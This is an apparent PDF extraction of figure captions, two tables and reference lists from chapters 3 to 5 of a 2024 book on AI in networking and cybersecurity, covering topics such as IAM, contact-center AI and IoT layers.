
**Figure 3-1 LangChain Runnable Sequence**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




**Figure 3-2 The Concept of AIM**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




**Figure 3-3 The Process of Authentication, Authorization, and Logging**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




**Figure 3-4 The Key Components of IAM**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




**Figure 3-5** Some of the Benefits of Dynamic Access Control

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




**Figure 3-6 Example of Dynamic Access Control in Healthcare**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.



**Figure 3-7 Behavioral Analytics and Network and Sentiment Analysis**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.



**Figure 3-8** Examples of AI-Driven SCM Use Cases

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

## References

Cybersecurity acronym soup: SBOMs, CSAM, SPDX, CycloneDX, and VEX. *Becoming a Hacker*. <https://becomingahacker.org/sboms-csaf-spdx-cyclonedx-and-vex-todays-cybersecurity-acronym-soup-5b2082b2ccf8>

Langchain. (n.d.). GitHub. <https://github.com/langchain-ai/langchain>

Cisco solutions for artificial intelligence. [www.cisco.com/site/us/en/solutions/artificial-intelligence/index.html](http://www.cisco.com/site/us/en/solutions/artificial-intelligence/index.html)

CISA Known Exploited Vulnerabilities (KEV). <https://cisa.gov/kev>

EPSS specification. <https://first.org/epss>

CVSS specification. <https://first.org/cvss>

HackerRepo. <https://hackerrepo.org>

Using Langchain to simplify the creation of applications using AI large language models (LLMs). *Becoming a Hacker*. <https://becomingahacker.org/using-langchain-to-simplify-the-creation-of-applications-using-ai-large-language-models-llms-5ca8b6a0c260>

Bennett, C. H., & Brassard, G. (1984). Quantum cryptography: Public key distribution and coin tossing. In *Proceedings of the IEEE International Conference on Computers, Systems, and Signal Processing*, Bangalore, India, 1984, December (pp. 175–179).

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.


# 4

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

Technology	Description
IP telephony or IP calling	Digitization of voice communication
Audio conferencing	Audio call with multiple participants
Video conferencing and telepresence	Video call with multiple participants
IP telephony-based call center (contact center)	Customer service call center with call routing capabilities based on IP telephony
Web meetings	Audio or video conference call using a web browser without the need for a phone or a video device
Streaming technologies	The ability to stream video and audio content via communication media
Instant messaging	Instant sharing of text, audio, or video messages with individuals or a group
Advanced voicemail	Digital voicemail accessible anywhere, with speech-to-text or text-to-speech conversion and translation capabilities
eFax	The ability to scan or digitize documents and transfer them over the Internet without the need for a fax machine


**Table 4-1 Advances in Digital Communication**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




**Figure 4-1 Gartner Hype Cycle for Hybrid Work**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




**Figure 4-2 The Contact Center Where the Human Agent Is the Center of the Universe**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.



**Figure 4-3 The Agent Assisted by AI, or in Some Scenarios Replaced by AI**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.



**Figure 4-4 The Traditional Sentiment Measurement System**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

## References

- [www.bcg.com/publications/2023/how-generative-ai-transforms-customer-service](http://www.bcg.com/publications/2023/how-generative-ai-transforms-customer-service)
- Gartner Research. (2023, July 12). *Hype cycle for hybrid work, 2023*. [www.gartner.com/en/documents/4523899](http://www.gartner.com/en/documents/4523899)
- Wang, X., Tu, Z., & Zhang, M. (2018). Incorporating statistical machine translation word knowledge into neural machine translation. *IEEE/ACM Transactions on Audio, Speech, and Language Processing*, 26(12), 2255–2266. doi: 10.1109/TASLP.2018.2860287
- PRNewswire. (2021, April 22). L&D industry to touch \$402 billion mark by 2025, says Beroe Inc. [www.prnewswire.com/news-releases/ld-industry-to-touch-402-billion-mark-by-2025-says-beroe-inc-301274531.html](http://www.prnewswire.com/news-releases/ld-industry-to-touch-402-billion-mark-by-2025-says-beroe-inc-301274531.html)
- Wallace, D. (2023, May 3). *10 immediate uses for AI in learning and development*. Association for Talent Development. [www.td.org/atd-blog/10-immediate-uses-for-ai-in-learning-and-development](http://www.td.org/atd-blog/10-immediate-uses-for-ai-in-learning-and-development)
- BART. [https://huggingface.co/docs/transformers/model\\_doc/bart](https://huggingface.co/docs/transformers/model_doc/bart)
- Akula, R., & Garibay, I. (2021). Interpretable multi-head self-attention architecture for sarcasm detection in social media. *Entropy*, 23, 394. <https://doi.org/10.3390/e23040394>
- Ali, R., Farhat, T., Abdullah, S., Akram, S., Alhajlah, M., Mahmood, A., & Iqbal, M. A. (2023). Deep learning for sarcasm identification in news headlines. *Applied Science*, 13, 5586. <https://doi.org/10.3390/app13095586>
- Shankar, S., & Allen, J. (2006, September 3). *Keeping up with your customers*. Bain & Company. [www.bain.com/insights/keeping-up-with-your-customers/](http://www.bain.com/insights/keeping-up-with-your-customers/)
- Show real-time translation and transcription in meetings and webinars*. (2023, November 8). [https://help.webex.com/en-us/article/nqzpeei/Show-real-time-translation-and-transcription-in-meetings-and-webinars#Cisco\\_Reference.dita\\_8daebbd0-c640-44f8-bacc-4e4b26ce19fa](https://help.webex.com/en-us/article/nqzpeei/Show-real-time-translation-and-transcription-in-meetings-and-webinars#Cisco_Reference.dita_8daebbd0-c640-44f8-bacc-4e4b26ce19fa)
- Brownlee, J. (2019, July 19). *A gentle introduction to generative adversarial networks (GANs)*. Machine Learning Mastery. <https://machinelearningmastery.com/what-are-generative-adversarial-networks-gans/>
- Affective computing overview*. (n.d.). MIT Media Lab. [www.media.mit.edu/groups/affective-computing/overview/](http://www.media.mit.edu/groups/affective-computing/overview/)
- What is affective computing? Top 15 affective computing companies*. (n.d.). PAT Research. [www.predictiveanalyticstoday.com/what-is-affective-computing/](http://www.predictiveanalyticstoday.com/what-is-affective-computing/)

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

# 5

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

Layers	Function and Characteristics
1 Devices and things	Physical sensors and devices Actuators Medical devices or wearables Actuators, valves, robotics Physical security/tamper-proof
2 Connectivity/network	The network and communication Wireless access points, routers Reliable delivery of data Network-level security Deep packet inspection Lightweight communication protocol Flexibility and scalability to accommodate a large number of devices
3 Edge computing	Data processing/data converted into information Monitoring/threshold detection "Event" or "exception" generation
4 Accumulation	Data storage Data-at-rest Local or remote
5 Data abstraction	Data aggregation Combining data from multiple sources Data reduction through filtering and selection
6 Data analytics	Data (or information) interpretation Application for analytics, reporting, and control Business-level analysis Action generation
7 Data representation	Sharing and collaboration layer The people and process layer for decision-making

**Table 5-1 IoT Reference Layers**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.






Figure 5-1 IoT Functional Areas (or Layers)

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.



**Figure 5-2** Anomaly with Respect to a Normal Range of Values

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




**Figure 5-3 A Simple Example of a Predictive Maintenance Event**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.



**Figure 5-4** Aerial view of a canal blockage by a container ship.

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.



**Figure 5-5 U.S. Land Shipping Routes**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




Figure 5-6 The Circular Economy in comparison to the Linear Economy

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

## References

2021 Suez Canal obstruction. *Wikipedia*. [https://en.wikipedia.org/wiki/2021\\_Suez\\_Canal\\_obstruction](https://en.wikipedia.org/wiki/2021_Suez_Canal_obstruction)

*Projected major truck routes on the national highway system: 2045*. (2019). Bureau of Transportation Statistics. <https://www.bts.gov/projected-major-truck-routes-national-highway-system-2045>

